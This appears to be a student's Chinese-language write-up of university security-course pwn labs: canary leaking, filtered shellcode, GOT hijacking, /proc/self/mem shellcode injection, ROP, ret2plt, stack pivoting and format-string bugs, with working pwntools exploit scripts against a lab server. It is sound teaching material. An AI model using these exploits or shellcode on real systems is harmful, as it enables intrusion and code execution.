Lab-Stackoverflow

Flag: flag{Y0u_know_how2L3@k_canAry}

解題流程與思路

這一題就是前一年的<u>Leak Canary</u>的應用版,當時是用pwndbg,還不知道gef的偉大,總之這一題的思路就是:

- 1. 接收開shell的function的address(win function)
- 2. 接收0x20個bytes,分別代表RSP value/Stack Canary/RBP value/RIP
- 3. 傳送payload過去,分別是 p64(rsp_val) + p64(stack_canary) + p64(rbp_val) + p64(win_addr)
- 4. 這樣就可以蓋到RIP後又不會被偵測到canary被改變,return之後拿到shell

:::info

比較值得注意的是,因為我是在公布解答前先自己寫,遇到了return之後拿不到shell的問題,後來經過助教的解釋才知道原來是,開shell的過程中 <do_system+115> movaps XMMWORD PTR [rsp],xmm1 · RSP必須要是對齊的狀態,也就是最後應該要是0,但可以看下圖,如果直接跳到win function的開頭,rsp就不是0,會偏移8 bytes,所以會出現SIGSEGV

解決方式有兩個,一個是少push一次,一個是多pop一次,這樣就可以校正RSP回到0結尾的狀態,所以 我們才要在RIP的地方加上(0xf1-0xe9)的offset,讓RIP可以少push一次,這樣就可以解決問題

```
0x7fcc55951950 <do_system+80>
0x7fcc5595195c <do_system+92>
0x7fcc55951967 <do_system+103>
0x7fcc55951977 <do_system+103>
0x7fcc55951977 <do_system+115>
0x7fcc55951977 <do_system+127>
0x7fcc55951976 <do_system+127>
0x7fcc55951985 <do_system+133>
0x7fcc55951986 <do_system+133>
0x7fcc55951986 <do_system+133>
0x7fcc55951986 <do_system+133>
0x7fcc55951986 <do_system+142>
0x00007fffe148dc10
0x00007fffe148dc18
0x00007fffe148dc28
0x00007fffe148dc28
0x00007fffe148dc20
0x000007fffe148dc20
0x00007fffe148dc20
0x00007fffe148dc20
0x00007fffe148dc20
```

Exploit - Leak Canary + Control RIP

```
from pwn import *
# r = process('./lab')
r = remote('10.113.184.121', 10041)
r.recvuntil(b'Gift: 0x')
win_addr = int(r.recvline().strip(), 16) + (0xf1 - 0xe9)
r.recvuntil(b'Gift2: ')
rsp_val = u64(r.recv(0x8))
stack\_canary = u64(r.recv(0x8))
rbp\_val = u64(r.recv(0x8))
rip = u64(r.recv(0x8))
log.info(f'win address = {hex(win_addr)}')
log.info(f'RSP value = {hex(rsp_val)}')
log.info(f'Stack Canary = {hex(stack_canary)}')
log.info(f'RBP value = {hex(rbp_val)}')
log.info(f'RIP value = {hex(rip)}')
payload = p64(rsp\_val) + p64(stack\_canary) + p64(rbp\_val) + p64(win\_addr)
log.info(f'Payload = {payload}')
# raw_input()
r.sendline(payload)
r.interactive()
```

Lab-Shellcode

Flag: flag{How_you_do0o0o0o_sysca1111111}

解題流程與思路

這一題其實和<u>pico-filtered shellcode</u>有點像,主要就是開個RWX權限的空間,最後跳過去執行寫的 shellcode,並且在跳過去之前會檢查一些東西,像這一題就是檢查有沒有0x0f或0x05的byte,如果有就 填成0,可以觀察一下寫成shellcode過後的hex到底長怎麼樣

```
>>> disasm(asm('''
    mov rax, 0x68732f6e69622f
    push rax
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
```

```
mov rax, 0x3b
   syscal1
'''))
      48 b8 2f 62 69 6e 2f 73 68 00 movabs rax, 0x68732f6e69622f
  0:
                           push rax
  a: 50
  b: 48 89 e7
                           mov
                                 rdi, rsp
  e: 48 31 f6
                                 rsi, rsi
                           xor
 11: 48 31 d2
                           xor rdx, rdx
 14: 48 c7 c0 3b 00 00 00
                           mov rax, 0x3b
                           syscall'
 1b: 0f 05
```

可以看到0f 05就是syscall的op code·也就是說·如果按照最簡單的shellcode送過去到最後會沒有 syscall去呼叫execve·所以我們要用一些方式去bypass這個filter·例如可以先像TA上課說的·把 0x0e04放到register後透過加減自行還原出0x0f05這東西·再把他放到對應的address就可以了

Exploit

```
from pwn import *
\# r = process('./lab')
r = remote('10.113.184.121', 10042)
context.arch = 'amd64'
# payload = asm('''
    mov rax, 0x68732f6e69622f
    push rax
# mov rdi, rsp
  xor rsi, rsi
# xor rdx, rdx
   mov rax, 0x3b
   mov rcx, 0x040e
    add rcx, 0x0101
     mov qword [rip-0x8], rcx
# ''')
payload =
b'H\xb8/bin/sh\x00PH\x89\xe7H1\xf6H1\xd2H\xc7\xc0;\x00\x00H\xc7\xc1\x0e\x04\x
00\x00H\x81\xc1\x01\x00\x00H\x89\r\x00\x00\x00\x00\
raw_input()
r.sendline(payload)
r.interactive()
```

Lab-Got

Flag: flag{Libccccccccccccccccccc}

解題流程與思路

這一題就和<u>0x06(GOT hijacking)</u>差不多,首先有幾個條件才能達到這個攻擊

- 1. 要hijack的function在完成hijack之後當然還要再呼叫一次,這樣才會真的執行攻擊
- 2. 保護不能是Full RELRO,這樣才會執行lazy binding的機制

這一題都有達成,首先題目開一個array,我們可以輸入array的index,題目會return該index的value到前端,而題目並沒有針對我的輸入進行filter或檢查,所以我可以到任意讀取,並且可以針對該index達到任意寫入(因為題目有開這樣的功能),所以我們就可以先到處看一下輸入不同的index會吐出甚麼樣的東西

1. 首先要知道arr在哪邊

可以看到他應該在offset 0x4048的地方

```
gef➤ vmmap
[ Legend: Code | Heap | Stack ]
                                    Offset
                                                       Perm Path
/mnt/d/NTU/Second Year/Computer Security/PWN/Lab1/got/share/lab
                       0x00000000000004d2
0x555555558048 <arr>:
                                              0x00007ffff7fa2780
0x555555558058: 0x0000000000000000
                                      0x00007ffff7fa1aa0
0x555555558068 <completed.0>:
                               0x000000000000000
                                                      0x0000000000000000
0x555555558078: 0x00000000000000000
                                      0x0000000000000000
0x55555558088: 0x0000000000000000
                                      0x0000000000000000
gef > x/10gx 0x0000555555554000+0x4048-0x30
0x555555558018 <__stack_chk_fail@got.plt>:
                                              0x0000555555555030
0x00007ffff7de8770
0x555555558028 <setvbuf@got.plt>:
                                      0x00007ffff7e09670
0x0000555555555060
0x55555558038: 0x0000000000000000
                                      0x0000555555558040
0x555555558048 <arr>:
                       0x00000000000004d2
                                              0x00007ffff7fa2780
0x555555558058: 0x00000000000000000
                                      0x00007fffff7fa1aa0
gef≯ got
GOT protection: Partial RelRO | GOT functions: 4
[0x5555555558018] __stack_chk_fail@GLIBC_2.4 \rightarrow 0x555555555030
[0x555555558020] printf@GLIBC_2.2.5 \rightarrow 0x7ffff7de8770
[0x555555558028] setvbuf@GLIBC_2.2.5 \rightarrow 0x7ffff7e09670
[0x555555558030] __isoc99_scanf@GLIBC_2.7 \rightarrow 0x555555555060
```

可以看到Printf的got address是在 0x7fffff7de8770 · 如果是以arr的index來說就是==-5== · 所以我們要Hijack的目標就很清楚 · printf後面會print出 /bin/sh\x00 · 那我們就可以讀取printf的地址後return to libc · 再用offset回到system

(這是筆電的版本,所以會和exploit的script不太一樣)

Exploit

```
from pwn import *

# r = process('./lab')
r = remote('10.113.184.121', 10043)

idx = b'-5'
r.sendlineafter(b'idx: ', idx)
printf_addr = int(r.recvline().strip().decode().split(' ')[-1])
system_addr = printf_addr - 0x606f0 + 0x50d70
log.info(f'printf address = {hex(printf_addr)}')
log.info(f'system address = {hex(system_addr)}')

# raw_input()
r.sendlineafter(b'val: ', str(system_addr).encode())
r.interactive()
```

HW-Notepad-Stage1

Flag: flag{Sh3l1cod3_but_y0u_c@nnot_get_she!!}

解題流程與思路

這一題是等到助教給出hint才之到大概的方向,我一開始也是有一些初步的方向,不過不知道怎麼把卡住的地方解決,最後也是求助@davidchen學長才知道確切的方法。

- 1. 首先,感謝@csotaku 的提示與切入方向,既然知道是path traversal的洞,那就代表某個地方我們可以輸入一些簡單的payload,例如./,而這個地方還必須和讀檔有關係,想到這邊我們的選擇也呼之欲出,洞就在==openfile==的地方,我們輸入的notename會和 res.res 以及.txt concatenate在一起,,不過這邊有個問題是既然我們要順利讀檔,在說明中就有提到檔案名稱是 ==flag_user==,而不是flag_user.txt,這樣的話我們就應該要想辦法把.txt bypass掉 想到這邊我先說我的看法,如果要把.txt bypass掉,一開始是參考飛飛的網站範例中有針對URL based的path traversal類似的情況在payload的最後面加上null byte,所以我想可以用同樣的方式 bypass(\x00),但是怎樣的沒有成功,另外我還有一個疑問,res.res的部分到底是不是一個 path,如果不是,就代表我們也需要把它蓋掉或是用其他方法leak出來之類的;當然如果是path的 話就沒差了,但我很常陷入這種沒有必要的迴圈轉不出來,其實現在仔細想想,他一定是一個 path,因為他最後也是要和 {notename}.txt 接在一起,如果他不是path就一定讀不到
- 2. 反正後來和@davidchen討論完才大致知道如何寫script,簡單來說,因為path的限制長度是128 bytes,所以 res.res + {notename} + .txt 基本上長度不會超過128 bytes,如果會的話就會被擠出去,所以我們能夠控制的部分就是notename,雖然我們不知道 res.res 的長度多少,但我們可以爆破,讓這三者串在一起會大於128 bytes並且沒有被寫入path的部分就是.txt,這樣的話就可以順利讀到flag的內容,具體怎麼做就是一直加上/

HW-Notepad-Stage2

Flag: flag{why_d0_y0u_KnoM_tH1s_c0ww@nd!?}

解題流程與思路

:::success

Special Thanks @cs-otaku For the most of the Inspiration of the WP

:::

Recap

在上一題,我們已經知道了他的前端漏洞為path traversal,換言之是不是可以做到任意讀取的功能,如下:

```
def read_any_file(file_name):
    payload = b'../../../../' + b'/' * (89 - len(file_name)) +
file_name
    offset = 0
    res = ''
    while(True):
        ret = dealing_cmd(r, 5, payload, offset=str(offset).encode())
        # print(ret, len(ret))
        if ret != 'Read note failed.' and ret != "Couldn't open the file.":
            res += ret
            offset += 128
        else:
            log.success(res)
            break
    return res
```

1. ==漏洞發想==

透過@cs-otaku的WP,了解到如果可以做到任意讀取有甚麼厲害的地方呢?那我們就可以想辦法用該題提供的write_note的功能以及Iseek的功能,寫入==/proc/self/mem==這個檔案,這是甚麼東西呢?可以看一下虛擬內存探究 -- 第一篇:C strings & /proc · 要做的事情和我們的幾乎一樣,簡單

/proc/[pid]/mem

This file can be used to access the pages of a process's memory through open(2), read(2), and lseek(2).

Permission to access this file is governed by a ptrace access mode PTRACE_MODE_ATTACH_FSCREDS check; see ptrace(2).

/proc/[pid]/maps

A file containing the currently mapped memory regions and their access permissions. See mmap(2) for some further information about memory mappings.

Permission to access this file is governed by a ptrace access mode PTRACE_MODE_READ_FSCREDS check; see ptrace(2).

The format of the file is:

```
address
                 perms offset dev inode
                                                 pathname
00400000-00452000 r-xp 00000000 08:02 173521
                                                 /usr/bin/dbus-daemon
00651000-00652000 r--p 00051000 08:02 173521
                                                 /usr/bin/dbus-daemon
00652000-00655000 rw-p 00052000 08:02 173521
                                                 /usr/bin/dbus-daemon
00e03000-00e24000 rw-p 00000000 00:00 0
                                                 [heap]
00e24000-011f7000 rw-p 00000000 00:00 0
                                                 [heap]
35b1800000-35b1820000 r-xp 00000000 08:02 135522 /usr/lib64/ld-2.15.so
35b1a1f000-35b1a20000 r--p 0001f000 08:02 135522 /usr/lib64/ld-2.15.so
35b1a20000-35b1a21000 rw-p 00020000 08:02 135522 /usr/lib64/ld-2.15.so
35b1a21000-35b1a22000 rw-p 00000000 00:00 0
35b1c00000-35b1dac000 r-xp 00000000 08:02 135870 /usr/lib64/libc-
35b1dac000-35b1fac000 ---p 001ac000 08:02 135870 /usr/lib64/libc-
2.15.so
35b1fac000-35b1fb0000 r--p 001ac000 08:02 135870 /usr/lib64/libc-
35b1fb0000-35b1fb2000 rw-p 001b0000 08:02 135870 /usr/lib64/libc-
2.15.so
f2c6ff8c000-7f2c7078c000 rw-p 00000000 00:00 0 [stack:986]
7fffb2c0d000-7fffb2c2e000 rw-p 00000000 00:00 0
                                                [stack]
7fffb2d48000-7fffb2d49000 r-xp 00000000 00:00 0
                                                 [vdso]
```

從以上訊息我們知道·/proc/[pid]/mem就是實際執行該隻process的memory· 而/proc/[pid]/maps就是該隻process的memory mapping·所以關於怎麼利用可以看一下 csdn的這篇文章·基本上要做的事情和我們差不多·目標都是去修改/proc/[pid]/mem中的 value·不過中間有很多東西需要考慮:

1. 要寫甚麼shellcode

2. 要寫去哪裡

2. 先看要寫去哪裡

按照前面所說應該是要寫/proc/[pid]/mem·但因為前面有提到他只能被open / read / lseek給 access·所以目標應該是找出lseek的offset·並且把噁爛shellcode放進去;另外一個問題是我們不知道要寫到哪裡·所以我們可以利用前面的arbitrary read去看process的mapping為何·如下

```
# Read /proc/self/maps to leak Libc Base
maps_layout = read_any_file(b'/proc/self/maps').split('\n')
libc_base = int(maps_layout[7][:12], 16)
puts_addr = libc_base + libc.symbols['puts']
log.success(f"Libc Base address: {hex(libc_base)}")
log.success(f'Puts Address: {hex(puts_addr)}')
```

這樣的話,我們就知道他位於整個memory layout,以及我們想要置換的puts symbols的位置

3. 要寫甚麼


前面有提到我們需要寫shellcode進去,以替換puts的行為,所以我們需要寫些甚麼server才能噴flag給我們呢?如下

```
# Socket Config
int fd = socket(AF_INET, SOCK_STREAM, 0);
struct sockaddr_in info;
info.sin_family = PF_INET;
info.sin_addr.s_addr = inet_addr("127.0.0.1");
info.sin_port = htons(8765);
# Connect to Backend
connect(fd, (struct sockaddr *)&info, sizeof(info))
# Write 0x8787 to fd
struct Command cmd;
cmd.cmd = 0x8787;
write(fd, &cmd, sizeof(cmd));
# Read the result from fd
struct Response res;
read(fd, $rsp, sizeof(res);
# Write the result from fd to stdout
write(1, $rsp, 0x40);
```

簡單來說,前面需要我們設定socket的config·然後用這個config連線到後端,並且把command置換成0x8787,傳送到後端給的fd,這樣後段就會直接噴flag給我們(準確來說是那個fd),所以我們要承接fd接到的flag並且送到stdout,大概是這樣,但這一連串的操作其實是助教一開始在課堂中有提示,並且看了@cs-otaku的WP也有提到該步驟才知道,所以如果都不知道以上操作的話要怎麼辦呢?我們可以想辦法把backend的binary讀出來,這樣的話就只能自行把backend的binary讀出來再去分析裡面的奧義

我是直接用godbolt搭配x86-64 disassembly

:::spoiler godbolt Result



不過正如@cs-otaku說的

寫入content是用write去寫的。所以shellcode裡面不可以出現\x00這種東西

所以我也是邊參考disassembly的結果慢慢看中間有沒有\x00的byte·如果有就要想其他的payload 替換掉

1. Socket Config

像是這邊我不知道 AF_INET 所代表的byte是多少就可以直接看godbolt的結果,另外syscall要用哪一個可以參考<u>linux x86-64 syscall</u>,並且根據calling convention把shellcode擺好,切記看完之後要看一下轉換成shellcode看有沒有\x00的byte,可以用pwntools的asm function或是直接用<u>x86-64 disassembly</u>都可以達到一樣的效果

41	sys_socket	int family	int type	int protocol	

```
# int fd = socket(AF_INET, SOCK_STREAM, 0);
socket = """
    xor rax, rax
    mov al, 0x29

    xor rdi, rdi
    mov dil, 0x2

    xor rsi, rsi
    mov sil, 0x1

    xor rdx, rdx

syscall
    mov r8, rax
"""
```

2. Connect

這邊主要需要觀察protocol怎麼包,首先我們知道第一個參數是存\$rdi,也就是存上一個 syscall的return value存起來的\$r8,至於\$rsi的info address,其內容應該怎麼包含甚麼呢?我們先看一下linux x86-64 syscall中的說明

```
42 sys_connect int fd struct sockaddr *uservaddr int addrlen
```

他所需的是 struct sockaddr_in info; · 而實際去看看sockaddr_in會發現他的結構如下 (csdn post):

就會對應到底下註解的地方,包含IP / Post / Internet Family之類的,所以我們就可以按照這個structure建構出來,short是2 bytes,而根據前面的byte code會發現 AF_INET 是\x0002,也就是兩個bytes,第二個是port也是兩個bytes,8765轉成hex就是0x223d;最後一個是IP address,總共是4 bytes的in_addr structure,如果想詳細了解in_addr的結構可以看MSDN,但具體來說就是把 $127.0.0.1 \rightarrow 7f000001$,所以全部貼在一起並且轉成little endian的話就會變成==0x100007f3d220002==,但有一個非常大的問題,如果直接把該值 push進到stack並取\$rsp放到\$rsi的話,整個流程會有太多的\x00,因此@cs-otaku提供了一個非常有創意的想法,就直接用扣的,反正只要最後放到stack的值是對的就好了

```
# struct sockaddr_in info;
# info.sin_family = AF_INET;
# info.sin_addr.s_addr = inet_addr("127.0.0.1");
# info.sin_port = htons(8765);
# connect(fd, (struct sockaddr *)&info, sizeof(info));
connect = """
   xor rax, rax
   mov al, 0x2a
   mov rdi, r8
   mov r9, 0xfeffff80c2ddfffd
   sub rsi, r9
   push rsi
   mov rsi, rsp
   xor rdx, rdx
   mov dl, 0x10
   syscall.
.....
```

3. Write

這一段主要是置換原本不應該出現的command,因為按照原本程式的流程,只會有 CMD_Register→0x1 / CMD_Login→0x2 / CMD_GetFolder→0x11 / CMD_NewNote→0x12 等這四種,分別會在對應的操作下傳到backend後讓他做對應的操作,現在我們要把

cmd.cmd改成0x8787,之後用write把這個command寫到對應的fd中,如同其他command也那樣操作一樣

```
# struct Command cmd;
# cmd.cmd = 0x8787; // #define CMD_Flag 0x8787
# write(fd, &cmd, sizeof(cmd));
write = """
    xor r9, r9
    mov r9w, 0x8787
    push r9

    xor rax, rax
    mov al, 0x1

    mov rdi, r8

    mov rsi, rsp

    xor rdx, rdx
    mov dl, 0xa4

    syscall
"""
```

4. Read

這一段原本的command應該是 read(fd, &res, sizeof(res)) · 我們會去接res傳回來的結果,所以後面的size應該直接看res他的結構有多大而定,總共是一個uint32_t的code + 256個char,所以是260 bytes,也就是0x104 · 並且我們把res的地址傳給\$rsp

5. Write 2 Console

現在我們已經取得backend傳回來的response · 但前端還沒辦法顯示 · 所以我們需要寫到 stdout

```
mov rsi, rsp

xor rdx, rdx
mov d1, 0x40

syscall
```

4. 接著我們就只要透過command 4的write note功能把構建好的shellcode · 寫到/proc/self/mem對應的位置就好 · 也就是置換掉puts原本的操作 · 讓他再次call到puts的時候就會執行我們的shellcode

HW-Notepad-Stage3

解題流程與思路

- 1. 首先,後端有一個洞,就是在login的write,他的buf仔細和其他有call到write做對比會發現,他並沒有清掉buf的內容,這代表他會完完整整的把裡面的內容送到前端,但為甚麼前面兩題都沒有這個問題呢?因為前端並沒有把buf的內容印出來,所以首要目標是找到一個方法可以leak出內容的shellcode之類的,這樣我們就可以抓到text / libc base address
- 2. 知道這些事情可以幹嘛呢?check token有一個bof的洞·我們可以利用這個洞來傳送rop·所以需要ret2libc抓到base address之後在蓋rop
- 3. ROP具體的內容是甚麼呢?有兩種方法可以拿到flag·一個是拿到shell之後setuid(0)·因為backend 有 suid 權限·所以我們才可以用 setuid(0) 以root 執行·然後cat /flag_root; 第二種是直接 ORW·看flag是啥這樣

Lab-ROP RW

Flag: flag{ShUsHuSHU}

解題流程與思路

先看這個程式的行為,在main當中,他會打開flag.txt和urandom這兩個file,然後做兩者的XOR,並且 回傳urandom的內容給我們,並且有BOF的漏洞存在

:::info

flag和secret這兩個變數都是global variable

:::

而check這個function的功能是我們可以輸入一個input,他會和secret做XOR,若結果等於 == kyoumokawaii== 就把前面加密過的flag再跟 kyoumokawaii 做XOR並回傳給我們

思路很簡單:

雖然整隻程式都沒有呼叫到check function,但如果我們拿到secret,又可以進到check,是否可以做一些操作拿到flag

一開始一定會做的事情是把flag加密

 $cipher = flag \oplus secret$

如果可以進到check function

 $input \leftarrow kyoumokawaii \oplus secret$

 $output \leftarrow cipher \oplus kyoumokawaii = flag \oplus secret \oplus kyoumokawaii$

此時 output, secret 都已知,我們反推出flag為何,但重點是要怎麼呼叫到check function?==ROP chain + BOF==

1. 先利用該隻binary的gadget蓋成我們需要的chain·並且隨便找一個區間是不太會寫入的bss section address

```
check_fn_addr = 0x4017ba
bss\_section = 0x4c7f00
pop_rdx_rbx_ret = 0x0000000000485e8b
mov\_qword\_ptr\_rdi\_rdx\_ret = 0x00000000004337e3
pop_rdi_ret = 0x00000000004020af
rop_chain = flat(
pop_rdx_rbx_ret, input_1,
                              0,
mov_qword_ptr_rdi_rdx_ret,
pop_rdi_ret, bss_section + 0x8,
pop_rdx_rbx_ret, input_2,
mov_qword_ptr_rdi_rdx_ret,
              bss_section,
pop_rdi_ret,
check_fn_addr
```

2. 等到跳到check function後就可以開始接return output, 並按照上面的公式回推flag

Lab-ROP_Syscall

Flag: flag{www.youtube.com/watch?v=apN1VxXKio4}

解題流程與思路

這一題就和之前寫的<u>Simple PWN - 0x12(Lab - rop++)</u>差不多,一樣是利用蓋ROP chain拿到shell,先看一下checksec

```
$ checksec chal
[*] '/mnt/d/NTU/Second Year/Computer
Security/PWN/Lab2/lab_rop_syscall/share/chal'
    Arch:    amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:     NX enabled
    PIE:    No PIE (0x400000)
```

要達成這個攻擊需要幾個條件:

- 1. 程式本身要有足夠多的gadget -> 最好binary是statically link · 如果不是的話要看看有沒有辦法leak 出libc base address · 再用libc上的gadget
- 2. PIE沒開

3. 有BOF

這樣的話就可以使用rop chain的方法拿到shell·用rop gadget拿到 pop rax; ret, pop rdi; ret, pop rsi; ret, pop rdx; ret, syscall 等gadget·接著利用BOF的方式送過去·然後還要考慮送rop chain之前有多少的垃圾bytes·這個可以直接用動態看

Exploit

```
from pwn import *
# r = process('./chal')
r = remote('10.113.184.121', 10052)
context.arch = 'amd64'
string\_bin\_sh = 0x0000000000498027
pop_rax_ret = 0x0000000000450087
pop_rdi_ret = 0x0000000000401f0f
pop_rsi_ret = 0x0000000000409f7e
pop_rdx_pop_rbx_ret = 0x0000000000485e0b
syscall = 0x0000000000401cc4
rop_chain = flat(
    pop_rax_ret, 0x3b,
    pop_rdi_ret, string_bin_sh,
    pop_rsi_ret, 0,
    pop_rdx_pop_rbx_ret, 0, 0,
    syscal1
)
r.recvline()
r.recvuntil(b'> ')
raw_input()
r.sendline(b'a' * 24 + rop_chain)
r.interactive()
```

Lab-ret2plt

Flag: flag{__libc_csu_init_1s_P0w3RFu1l!!}

解題流程與思路

1. checksec + file + ROPgadget

```
$ checksec chal
[*] '/mnt/d/NTU/Second Year/Computer
Security/PWN/Lab2/lab_ret2plt/share/chal'
    Arch:    amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    Nx:    Nx enabled
    PIE:    No PIE (0x400000)
$ file chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[shal]=f7ed984819a3908eff455bfcf87716d0fb298fac, for GNU/Linux 3.2.0,
not stripped
$ ROPgadget --binary chal
...
0x00000000000000401263 : pop rdi ; ret
...
```

首先知道這隻binary是動態link library·所以可想而知·rop gadget一定少的可憐·所以我們不太能夠直接像上一題一樣暴力開一個shell出來·程式也沒有幫我們開·讓我們可以直接跳過去·但是透過ROPgadget的結果·雖然東西非常少·但還是有 pop rdi; ret 可以用

- 2. 還是有很明顯的BOF的漏洞,此時就可以嘗試類似got hijack的方式打看看 流程:
- 3. 首先我們要知道libc base address才能夠利用扣掉offset的方式跳到system的地方,但是程式中並沒有能夠直接leak base address給我們的東西,因此我們可以自己想辦法leak: ==ret2plt==

```
pop rdi ret
puts got address
puts plt
```

這三行的意思是把puts的got address,透過puts印出來給我們 -> puts(put自己的got address)

4. 有了puts的got address之後,就可以扣掉puts在libc的offset,就可以知道base address,然後我們可以知道system的確切address

```
# leak puts got address to calculate libc base address
puts_addr = u64(r.recv(6).ljust(8, b'\x00'))
libc_base = puts_addr - libc.symbols['puts']
libc.address = libc_base
system_addr = libc.symbols['system']
```

5. 現在的問題有兩個·一個是我們要怎麼把==/bin/sh==送進去·因為如果直接看binary的gadget沒有/bin/sh或是/sh的string·不過我們可以直接用同樣的方法·把字串送進去

```
# fetch user input -> /bin/sh\x00
pop_rdi_ret
bss_addr
gets_plt,
```

此時他就會像使用者要輸入,並把我們的輸入丟到bss address

6. 另外一個問題就是我們要怎麼呼叫==system== · 因為這個binary是動態的 · 代表一開始沒有link到 system的話就不能直接呼叫 · 因此我們可以利用同樣的方法達到==got hijacking==

```
# fetch user input -> system address
pop_rdi_ret
puts_got
gets_plt
```

此時我們可以輸入system的address·經過這三行後我們就成功把puts got address換成system got address

7. 所有工具都準備好了,接下來只要呼叫puts就可以了,實際上就是呼叫system

```
# system('/bin/sh\x00')
pop_rdi_ret
bss_addr
puts_plt
```

Lab-Stack Pivot

Flag: flag{Y0u_know_how2L3@k_canAry}

解題流程與思路

這一題助教是預設我們必須要使用stack pivot的技巧拿到flag·不過沒有時間設定seccomp·所以我們自己假裝只能使用read / write / open這三個syscall

1. checksec + file

```
$ checksec chal
[*] '/mnt/d/NTU/Second Year/Computer
Security/PWN/Lab2/lab_stack_pivot/share/chal'
    Arch:    amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:     NX enabled
    PIE:    No PIE (0x400000)
$ file chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically
linked, BuildID[sha1]=26fa8e6daa97baf7a26596ea91af5703dd932327, for GNU/Linux
3.2.0, not stripped
```

首先可以看到該binary是statically link,所以直覺是利用ROP chain拿到shell,不過仔細看source code會發現BOF的長度顯然不太夠我們蓋成shell,所以需要用到stack pivot的技巧,控制RBP跳到其他的地方繼續寫

2. 找gadget

```
leave_ret = 0x0000000000401cfc
pop_rdi_ret = 0x0000000000401832
pop_rsi_ret = 0x000000000040f01e
pop_rax_ret = 0x0000000000448d27
pop_rdx_ret = 0x000000000040173f
syscall_ret = 0x0000000000448280
```

這邊的重點是syscall ret這個gadget · 其實他不是syscall完之後直接ret · 而是在經過一些判斷才會 進到ret · 這個可以從gdb看出來

會這樣的原因是我們在ROPgadget中找不到 syscall; ret 的gadget · 所以助教提示可以直接從 read / write這種function找 · 這樣syscall完了之後會很快的接到ret · 這樣中間的操作才不會太影響我們蓋的rop

3. Construct ROP

首先,我們的流程是

==main_fn \rightarrow bss_open \rightarrow main_fn \rightarrow bss_open \rightarrow main_fn \rightarrow bss_write== 會這樣的原因是我們只能寫入0x60的空間而已,所以把open / read / write分開寫,而寫完且執行完後會再跳原main_fn,這樣才能讓我們再讀取下一段的ROP payload

0. 寫入的bss_addr和main_fn address

```
bss_addr_open = 0x4c2700
bss_addr_read = 0x4c2800
bss_addr_write = 0x4c2900
main_fn = 0x401ce1
```

1. 先讓rbp跳到bss_open,然後ret到main_fn,接要放到bss_open的payload

```
trash_payload = b'a'*0x20
r.sendline(trash_payload + p64(bss_addr_open) + p64(main_fn))
```

之前的rop chain我們會把RBP一起蓋掉,但現在因為要跳到其他的地方,所以rbp的部分就跳到 0x4c2700 · 然後ret address接main_fn 用gdb跟一下,放完的結果大概是這樣

當main_fn執行完leave(mov rsp , rbp ; pop rbp ;)的時候 · rbp就會指到 ==0x4c2700== · 當我們ret到main_fn時 · 就可以再次輸入payload放到0x4c2700

2. 觀察main_fn的assembly

```
gef➤ x/10i &main

0x401cd5 <main>: endbr64

0x401cd9 <main+4>: push rbp

0x401cda <main+5>: mov rbp,rsp

0x401cdd <main+8>: sub rsp,0x20

0x401ce1 <main+12>: lea rax,[rbp-0x20]

0x401ce5 <main+16>: mov edx,0x80

0x401cea <main+21>: mov rsi,rax

0x401ced <main+24>: mov edi,0x0

0x401cf2 <main+29>: call 0x448270 <read>

0x401cf7 <main+34>: mov eax,0x0
```

從以上的code可以看得出來,我們是跳到0x401ce1,所以rbp會張出0x20的空間,也就是 ==0x4c2700-0x20=0x4c26e0==,然後read到的內容就會放到這邊來

3. 寫入bss_addr_open

我們的目標是達成==fd = open("/home/chal/flag.txt", 0);== · 具體payload如下

首先原本的0x20就拿來放檔案的位址,不過為甚麼後面還要再接著bss_addr_write呢?就和上面一樣,我們要寫別的rop payload上去,因為原本的位子不夠寫了,所以syscall_ret後接到main_fn,他會讀取我們寫入的rop payload到bss_addr_read的地方

4. 寫入bss_addr_read

我們要達成的目標是==read(fd, buf, 0x30)== · 具體payload如下

```
ROP_read = flat(
    # Read the file
    # read(fd, buf, 0x30);
    bss_addr_write,
    pop_rax_ret, 0,
    pop_rdi_ret, 3,
    pop_rsi_ret, bss_addr_read,
    pop_rdx_ret, 0x30,
    syscall_ret,
    main_fn
)
r.sendline(file_addr + ROP_read)
```

5. 寫入bss_addr_write

我們要達成的目標是==write(fd, buf, 0x30)==,具體payload如下

```
ROP_write = flat(
    # Write the file
    # write(1, buf, 0x30);
    bss_addr_write,
    pop_rax_ret, 1,
    pop_rdi_ret, 1,
    pop_rsi_ret, bss_addr_read,
    pop_rdx_ret, 0x30,
    syscall_ret,
    0
)
r.sendline(file_addr + ROP_write)
```

:::danger

執行的時候如果遇到local端可以run但server爛掉的情況,有可能是raw_input()造成的,可以先註解掉這些東西,如果還是遇到一樣的問題,可以開docker在裡面執行

```
$ docker-compose up -d
$ docker ps
$ docker exec -it {container name} /bin/bash
> apt update; apt upgrade -y; apt install curl binutils vim git gdb python3
python3-pip -y
> pip install pwntools -y
> python3 exp.py
```

:::

Lab-FMT

Flag: flag{www.youtube.com/watch?v=Ci_zad39Uhw}

解題流程與思路

這一題和之前寫過的FMT題目大同小異,不過有加入%s的觀念在裡面,可以先參考PicoCTF - flag leak

- 1. 首先題目會讀取 /home/chal/flag.txt 並寫入到global variable flag中,所以目標很明確,就是要利用兩次的printf的format string bug讀取到flag,而為甚麼要兩次呢?第一次就是要leak出bss section的base address,或是可以說text section的base address,第二次就是利用該結果實際 leak出flag的內容
- 2. Leak Global Variable的base address 首先直接用gdb跟一下跑到輸入的時候stack上的殘留值

```
0x00007fffffffd698|+0x0058: 0x0000000000000000
0x00007fffffffd6a0|+0x0060: 0x000000000000000
0x00007fffffffd6a8|+0x0068: 0x0000000000000000
0x00007fffffffd6b0|+0x0070: 0x0000000000000000
0x00007fffffffd6b8|+0x0078: 0x000000000000000
